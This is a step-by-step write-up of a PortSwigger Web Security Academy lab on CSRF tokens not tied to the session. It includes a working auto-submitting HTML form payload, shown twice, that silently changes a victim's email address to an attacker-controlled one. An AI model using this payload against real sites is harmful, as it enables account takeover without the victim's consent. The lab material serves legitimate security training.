PortSwigger
Description

*Use the exploit server to host an HTML page that uses a CSRF attack to change the viewer's email address. The CSRF token is **not tied to the user's session** — a token from one user can be used by another user.
Credentials:
wiener:petercarlos:montoya*
Solution Steps
Step 1: Log in as wiener and Get a CSRF Token

- Open Burp’s browser and log in as
wiener:peter - Go to the “Update email” form
- Submit a test email change
- Intercept the request in Burp Proxy

The request will look like:

- Make a note of the CSRF token value
csrf = UTs94TY17ejIzu2KtgvoqUWqqzjBLNOV
- Drop the request (do not send it)
Step 2: Verify Token Works for Another User
-
Open a private/incognito browser window
-
Log in as
carlos:montoya -

Send the email change request to Burp Repeater
-
Replace the CSRF token with the token you captured from wiener
-
Send the request

Observe: The request is accepted! The token from wiener works for carlos.
Step 3: Understand the Limitations
- Tokens are single-use — once used, they cannot be used again
- You need a fresh token for the attack
- The token must be obtained before the victim uses their account
Step 4: Create the CSRF Exploit
Since tokens are single-use, you need to:
-
Get a fresh token from your account (wiener)
-
Create an exploit that uses that specific token
-
Deliver the exploit before the token expires or is used
Exploit HTML (without token first):
<form method="POST" action="https://YOUR-LAB-ID.web-security-academy.net/my-account/change-email">
    <input type="hidden" name="csrf" value="PUT_FRESH_TOKEN_HERE">
    <input type="hidden" name="email" value="hacked@attacker.com">
</form>
<script>
    document.forms[0].submit();
</script>
- PUT_FRESH_TOKEN_HERE *Replace With *
Step 5: Get a Fresh Token
-
Log in as
wiener:peteragain (if needed) -

Intercept a new email change request
-
Copy the fresh CSRF token
- New CSRF =
4BBRLZKmRN8KKI3ElIpDlcah4gCboTNn
- New CSRF =
-
Drop the request (don’t use it yet)
Step 6: Build the Complete Exploit

Replace PUT_FRESH_TOKEN_HERE with your fresh token:
- New CSRF =
4BBRLZKmRN8KKI3ElIpDlcah4gCboTNn
<form method="POST" action="https://YOUR-LAB-ID.web-security-academy.net/my-account/change-email">
    <input type="hidden" name="csrf" value="PUT_FRESH_TOKEN_HERE">
    <input type="hidden" name="email" value="hacked@attacker.com">
</form>
<script>
    document.forms[0].submit();
</script>
Step 7: Upload to Exploit Server
- Go to the exploit server
- Paste your exploit HTML into the “Body” section
- Click “Store”
Step 8: Test and Deliver
- Test on yourself first — click “View exploit”
- Verify your (wiener’s) email changes
- Change the email address to something different (not your own)
- Get another fresh token (the previous one was used in testing)
- Update the exploit with the new fresh token
- Click “Deliver to victim”
